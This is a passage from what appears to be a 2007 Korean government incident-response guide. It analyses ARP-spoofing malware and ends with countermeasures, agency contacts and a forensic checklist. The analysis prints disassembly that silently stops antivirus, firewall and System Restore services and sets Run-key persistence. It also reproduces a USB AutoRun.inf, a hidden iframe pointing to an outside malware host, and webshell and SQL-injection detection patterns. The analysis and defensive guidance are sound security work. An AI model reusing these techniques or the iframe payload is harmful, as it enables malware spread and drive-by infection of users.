
- 방화벽 서비스 중지 및 각종 바이러스 백신 종료

```
6A 00         push 0                                ┌ShowState = SW_HIDE
68 88431513   push autoexeb.13154388                │CmdLine = "Net Stop Norton Antivirus Auto Protect Service"
FFD6          call near esi                         └WinExec
6A 00         push 0                                ┌ShowState = SW_HIDE
68 74431513   push autoexeb.13154374                │CmdLine = "Net Stop mcshield"
FFD6          call near esi                         └WinExec
6A 00         push 0                                ┌ShowState = SW_HIDE
68 34431513   push autoexeb.13154334                │CmdLine = "net stop "Windows Firewall/Internet Connection Sharing (ICS)""
FFD6          call near esi                         └WinExec
6A 00         push 0                                ┌ShowState = SW_HIDE
68 14431513   push autoexeb.13154314                │CmdLine = "net stop System Restore Service"
FFD6          call near esi                         └WinExec
```

다. googleons.exe 악성코드 분석


googleons.exe 는 ARP Spoofing 공격을 하는 악성코드로 또 다른 악성코드를 다운로드 및 생성하여 추가적인 행위를 하게 된다. 주요 기능은 아래와 같다.

● 감염된 PC와 같은 서브네트워크(브로드캐스팅 도메인) 대상으로 아래와 같이 ARP Spoofing 공격을 한다.



〈그림 4-18〉 스푸핑 공격

● 동일 네트워크에서 인터넷을 사용하는 사용자의 HTTP 네트워크 패킷에 아래와 같이 "〈html" 문자열이 들어가면 악성 iframe을 삽입한다.



〈그림 4-19〉 악성코드 삽입

- 공격자가 유도한 악성페이지 접속으로 인한 윈도우 미패치 PC들 악성코드 감염

  – googleons.exe 감염


- USB를 통한 악성코드 전파

  감염된 PC 드라이브 중 USB 타입을 갖는 드라이브에 아래와 같은 파일을 생성하게 되며 사용자가 컴퓨터에 다시 삽입할 경우 악성코드가 자동으로 실행되게 한다.

  – wsnctfy.exe 생성 (googleons.exe 복사)

  – AutoRun.inf

```
[AutoRun]
open=wsnctfy.exe
shellexecute=wsnctfy.exe
shell\Auto\command=wsnctfy.exe
shell=Auto
```



● 시스템에 존재하는 .html, tml, asp, php, jsp 확장자를 갖는 파일에 "〈body" 문자열이 있으면 아래와 같은 iframe 을 삽입

```
〈iframe src=http://down.onlinexxxxx.net/page/image/pd.htm height=0〉〈/iframe〉
```

```
BF 381A4100   mov edi, googleon.00411A38                  ASCII "htm"
8BF0          mov esi, eax
B9 04000000   mov ecx, 4
33D2          xor edx, edx
F3:A6         repe cmps byte ptr es:[edi], byte ptr d

52            push edx
BF 1C1A4100   mov edi, googleon.00411A1C                  ASCII "<body"
E8 A0AB0000   call googleon.0041057A

6A 00         push 0                                      Origin = FILE_BEGIN
6A 00         push 0                                      pOffsetHi = NULL
6A 00         push 0                                      OffsetLo = 0
56            push esi                                    hFile
FF15 AC10410( call near dword ptr ds:[<&kernel32.SetF     SetFilePointer
6A 00         push 0                                      pOverlapped = NULL
8D5424 1C     lea edx, dword ptr ss:[esp+1C]
52            push edx                                    pBytesWritten
57            push edi                                    nBytesToWrite
8B3D 48104100 mov edi, dword ptr ds:[<&kernel32.Write     kernel32.WriteFile
55            push ebp                                    Buffer
56            push esi                                    hFile
FFD7          call near edi                               WriteFile
```

● 재시작 레지스트리에 등록하여 재 부팅 후에도 시작


```
51            push ecx                                    pHandle
68 3F000F00   push 0F003F                                 Access = KEY_ALL_ACCESS
6A 00         push 0                                      Reserved = 0
68 78144100   push googleon.00411478                      Subkey = "Software\Microsoft\Windows\CurrentVersion\Run"
68 01000080   push 80000001                               hKey = HKEY_CURRENT_USER
FF15 1010410( call near dword ptr ds:[<&advapi32.RegO     RegOpenKeyExA

50            push eax                                    BufSize
8D4424 10     lea eax, dword ptr ss:[esp+10]
50            push eax                                    Buffer
6A 01         push 1                                      ValueType = REG_SZ
6A 00         push 0                                      Reserved = 0
68 74144100   push googleon.00411474                      ValueName = "svc"
51            push ecx                                    hKey
FF15 0810410( call near dword ptr ds:[<&advapi32.RegS     RegSetValueExA
```

● 리소스에 저장되어 있는 Pcap 라이브러리 파일 및 악성코드 생성

```
68 181A4100   push googleon.00411A18                  ResourceType = "BIN"
68 8F000000   push 8F                                 ResourceName = 8F
6A 00         push 0                                  hModule = NULL
FF15 A4104100 call near dword ptr ds:[<&kernel32.Find FindResourceA
8BF0          mov esi, eax
85F6          test esi, esi
0F84 0D020000 je googleon.00405822
56            push esi                                hResource
6A 00         push 0                                  hModule = NULL
FF15 A0104100 call near dword ptr ds:[<&kernel32.Size SizeofResource
56            push esi                                hResource
6A 00         push 0                                  hModule = NULL
894424 18     mov dword ptr ss:[esp+18], eax
FF15 9C104100 call near dword ptr ds:[<&kernel32.Load LoadResource
85C0          test eax, eax
0F84 EF010000 je googleon.00405822
50            push eax                                hResource
FFD3          call near ebx                           LockResource
894424 14     mov dword ptr ss:[esp+14], eax
8D8424 200100 lea eax, dword ptr ss:[esp+120]
50            push eax                                String2
8D4C24 20     lea ecx, dword ptr ss:[esp+20]
51            push ecx                                String1
FFD5          call near ebp                           lstrcpyA
68 F4194100   push googleon.004119F4                  String2 = "WanPacket.dll"
8D5424 20     lea edx, dword ptr ss:[esp+20]
52            push edx                                String1
FFD7          call near edi                           lstrcat
6A 00         push 0                                  hTemplateFile = NULL
6A 00         push 0                                  Attributes = 0
6A 02         push 2                                  Mode = CREATE_ALWAYS
6A 00         push 0                                  pSecurity = NULL
6A 00         push 0                                  ShareMode = 0
68 00000040   push 40000000                           Access = GENERIC_WRITE
8D4424 34     lea eax, dword ptr ss:[esp+34]
50            push eax                                FileName
FF15 30104100 call near dword ptr ds:[<&kernel32.Crea CreateFileA
```

다. ARP Spoofing 공격으로 인한 네트워크 장애

googleons.exe에 감염된 사용자 PC는 처음엔 1대지만 이후에 ARP Spoofing 공격으로 인해 아래와 같이 감염 PC가 계속 증가하게 된다. googleons.exe 감염 PC가 많아져 동일 네트워크 상에 ARP Spoofing 공격하는 PC들이 6~7대 까지 증가하게 되므로 정상적인 네트워크 서비스를 할 수가 없게 된다.



〈그림 4-20〉 ARP spoofing으로 인한 네트워크 장애

3. 결론 및 대책

이제까지는 공격하고자 하는 웹서버와 동일 네트워크에 존재하는 보안에 취약한 웹서버를 공격하여 ARP Spoofing 공격을 시도하여 정상적인 서버의 지나가는 패킷들을 가로채서 악성코드를 삽입했었다. 하지만 이번 사고에서는 일반 사용자 PC 네트워크 대역을 공격하는 신종 악성코드가 등장 해 앞으로도 이와 같은 악성코드들의 감염 및 전파로 인하여 네트워크 가 다운되는 현상이 발생할 것으로 예상된다.

ARP spoofing에 대응할 수 있는 대책으로는, 네트워크 관리자가 스위칭 장비에서 각 포트별 정적인 MAC 모니터링을 강화할 필요가 있다. 그리고 만약 특정 호스트로부터 지속적

인 ARP 패킷이 수신된다면 비정상적인 호스트일 가능성이 높으므로 주의해야 한다. ARP cache를 감독하기 위한 도구도 있는데, 예를 들면 arpwatch라는 프로그램은 ARP cache를 모니터링하여 변경되는 경우에는 관리자에게 알린다. 자세한 내용은 krcert 홈페이지에서 다운받을 수 있는 "ARP Spoofing 공격 분석 및 대책" 기술 문서를 활용하기 바란다.

최종적으로 악성코드 삽입으로 인한 피해를 줄이기 위해서는, PC의 올바른 관리와 서버들의 보안수준 강화로 사고를 예방해야 할 것이다.

■ 참 고 문 헌 ■

[1] K. mandia, C. Prosise, and M. Pepe, "Incident Response & Computer Forensics", McGraw-Hill, 2003
[2] 정보보호21, (주)인포더, 2005.
[3] MySQL Security Step by Step Guide, Security Focus
[4] SQL Server 2000 보안, www.microsoft.com
[5] DB 포탈가이드, DBguide.net
[6] 게임 DB서버 해킹사고, 정보보호진흥원
[7] 한국정보보호진흥원 사고노트, www.krcert.or.kr
[8] 사례로 배우는 해킹사고 분석 & 대응, 이현우 · 심정재 공저, 영진닷컴
[9] 해킹패턴과 윈도우 보안 전략, 김광진.송일섭 공저, 한빛미디어
[10] Windows Forensics and Incident Recovery, Harlan Carvey, Addison Wesley
[11] 관리자를 위한 악성프로그램 분석 방법, KISA
[12] 악성 프로그램이 사용하는 자동 실행 설정 및 대응 방법, KISA
[13] Initial Response to Windows NT/2000, 심정재, Securitymap
[14] http://www.sysinternal.com
[15] http://www.foundstone.com
[16] http://www.ntsecurity.nu
[17] http://www.foolmoon.net
[18] http://biatchux.dmzs.com
[19] http://packetstormsecurity
[20] http://www.blogcn.com
[21] http://www.diamondcs.com.au
[22] http://www.microsoft.com
[23] http://exits.ro/
[24] http://labs.idefense.com
[25] http://www.ethereal.com
[26] http://www.matcode.com
[27] http://www.winalysis.com

부록 1. 침해사고 대응기관 연락처

기관명	홈페이지	전화번호	이메일	비 고
한국정보보호진흥원 인터넷침해사고 대응지원센터	http://www.krcert.or.kr	118	cert@certcc.or.kr cert@krcert.or.kr	민간보안사고 접수 · 처리
국가 사이버안전센터	http://www.ncsc.go.kr	111 02)3432-0462	info@ncsc.go.kr	정부기관, 공공 기관 보안사고 접수 · 처리
대검찰청 인터넷범죄수사센터	http://icic.sppo.go.kr	1301	icic@icic.sppo.go.kr	컴퓨터보안사고 수사
경찰청 사이버테러대응센터	http://www.ctrc.go.kr	02)393-9112	-	컴퓨터보안사고 수사

부록 2. 웹서버 사고분석 체크리스트

분 류	점검항목	점검내용	점검내역
사전조사	네트워크 구조 확인 (관리자와의 미팅)	네트워크 전체 구조 확인 (구조도)	
		네트워크/웹 방화벽 적용여부 확인	
		운영 중인 서버 및 역할 확인 (DB 서버 등)	
		각 서버별 패스워드 설정 확인	
		DB 연결, 공유 연결 등 확인	
	사고 이력 확인	최초 사고 징후 확인 날짜 및 시간	
		특이사항 및 조치사항 확인	
웹 점검	웹 구조 파악 및 설정 검사	운영되고 있는 사이트들 확인 • 관리도구 ⇨ 인터넷 정보 서비스	
		로그 위치 및 홈 디렉터리 확인	
		쓰기 권한 확인	
		새로 추가된 가상 사이트 및 디렉터리 확인	
	로그 점검	변조된 파일명으로 검색 • 침입확인 이전날짜부터 검사	
		공격 시그니쳐 검사 • exec, char, cmd.exe, create, wscript.shell, '; 등 • ../../, .inc등	
		시그니쳐 정보 추출 시그니쳐로 찾은 IP 접속 정보 추출 • grep 명령어 활용	
		웹쉘 파일명으로 검색 웹쉘 접근한 IP 정보 추출 • grep 명령어 활용	
	취약점 점검	로그 분석을 통해 취약점을 찾지 못한 경우 (로그가 남아 있지 않은 경우)	
		SQL Injection	
		파일 업로드	
		파일 다운로드 (DB 설정파일)	
		디렉터리 리스팅	
		XSS 공격, 쿠키 탈취 등	
	DB 점검	DB 사용자 확인 (관리자 확인 필요) • 엔터프라이즈 관리자 • SA 계정 패스워드 확인	
		DB 테이블 확인 • SQL Injection 도구 사용 시그니쳐 : D99_Tmp, cmd, ahcmd, xiao(pan), t_jiozhu, cmd_list등	
		최근에 생성된 테이블 확인	

분 류	점검항목	점검내용	점검내역
웹 점검	웹쉘 점검	웹쉘 시그니쳐 점검 (정규표현식 포함) • cmd.exe, ["]+cmd.exe • lcxMarcos • Wscript.Shell, wscr.*\&.*ipt\.shell • Shell.Application, she.*\&.*ll.application • CreateObject.*(.*wsc.*ell), CreateObject.*(.*she.*lication) • execute[(]+session • execute[(]+request • eval[(]+request • language.*=.*(vbscript|jscript|javascript)\.encode • Marcos, hack520, lake2 (웹쉘 제작자명)	
		asp 파일 외 기타 파일 확인 • asa, inc, html 파일들 확인	
시스템 점검	프로세스 확인	악성코드 찾기 • ProcessExplorerNt 실행 • 프로세스명 확인 • 프로그램 전체 경로 확인 • 실행된 프로세스 중 패킹된 이미지 찾기 – ProcessExplorerNt의 HeightLight 기능(파란색) • Image의 Version, Description, Publisher 확인	
		악성 DLL 확인 • 각 프로세스에 인젝션된 DLL 확인 • ProcessExplorerNt의 HeightLight 기능 – .reloc 섹션에 로드된 DLL 확인 – 노란색 체크	
		악성코드가 참조하는 파일들 확인 • ProcessExplorerNt.exe, handle.exe를 통해 확인	
	네트워크 정보 확인	네트워크 스니핑 도구를 통해 패킷 덤프 및 분석 • 이더리얼, 이더피크 등 활용 • 8~10분 덤프	
		Listening 포트 확인	
		외부 연결 접속 시도 프로세스 확인 • TCPView로 모니터링	
	자동시작 프로그램 확인	서비스 점검 • 관리도구 ⇨ 서비스, Autoruns ⇨ Service 활용	
		레지스터 점검 (로그인시 자동시작) • Autoruns ⇨ Logon 점검	
		기타 시작프로그램, 스케쥴등 • Autoruns ⇨ Scheduled Tasks	
		Winlogon Notification DLL 점검 • Autoruns ⇨ winlogon	
		Iexplorer BHO DLL 점검 • Autoruns ⇨ Internet explorer	
		explorer에 Injection된 DLL 점검 • Autoruns ⇨ explorer	

분 류	점검항목	점검내용	점검내역
시스템 점검	루트킷 점검	숨겨진 프로세스 찾기 • IceSword 이용	
		숨겨진 네트워크 포트 및 연결 찾기	
		숨겨진 서비스 • 등록된 루트킷 확인	
		숨겨진 시작프로그램 (레지스트리)	
		커널 SSDT 테이블 확인	
	파일 MAC 타임 점검	악성코드와 같은 수정한[만든] 날짜 파일찾기 • 검색 ⇨ 자세한 날짜로 검색	
		웹쉘과 같은 수정한[만든] 날짜 파일 찾기	
		웹 로그 분석을 통해 찾은 해킹 날짜와 같은 수정한[만든] 날짜 파일 찾기	
		확인된 DB 테이블 생성 날짜와 같은 수정한[만든] 날짜 파일 찾기	
		계정 생성 날짜와 같은 수정한[만든] 날짜 파일 찾기	
	이벤트 로그 확인	보안감사 확인 • 원격접속 기록 • xp_cmdshell 같은 확장 프로시저 사용	
		응용프로그램 로그 확인 • SQL 서버 백업 로그 확인	
		시스템 로그 • FTP 로그 확인	
	시스템 취약점 확인	시스템 업데이트 확인 • psinfo.exe –h –s를 통해 설치된 핫픽스 정보 확인 • MS03-039 RPC DCOM2 취약점 • MS04-031 NetDDE의 • MS04-011 LSASS 취약점 • MS05-039 플러그 앤 플레이의 취약점 • MS06-040 서버 서비스의 취약점	
		시스템 계정 패스워드 확인 공유취약점 확인 (IPC$)	
		MS-SQL SA 계정 패스워드 확인	

침해사고 분석 절차 가이드

2007년 9월 인쇄
2007년 9월 발행

발행인 황중연
발행처 한국정보보호진흥원
서울시 송파구 중대로 135 IT벤처타워(서관)
TEL. (02)4055-114, http://www.kisa.or.kr
인쇄처 호정씨앤피(Tel 02-2277-4718)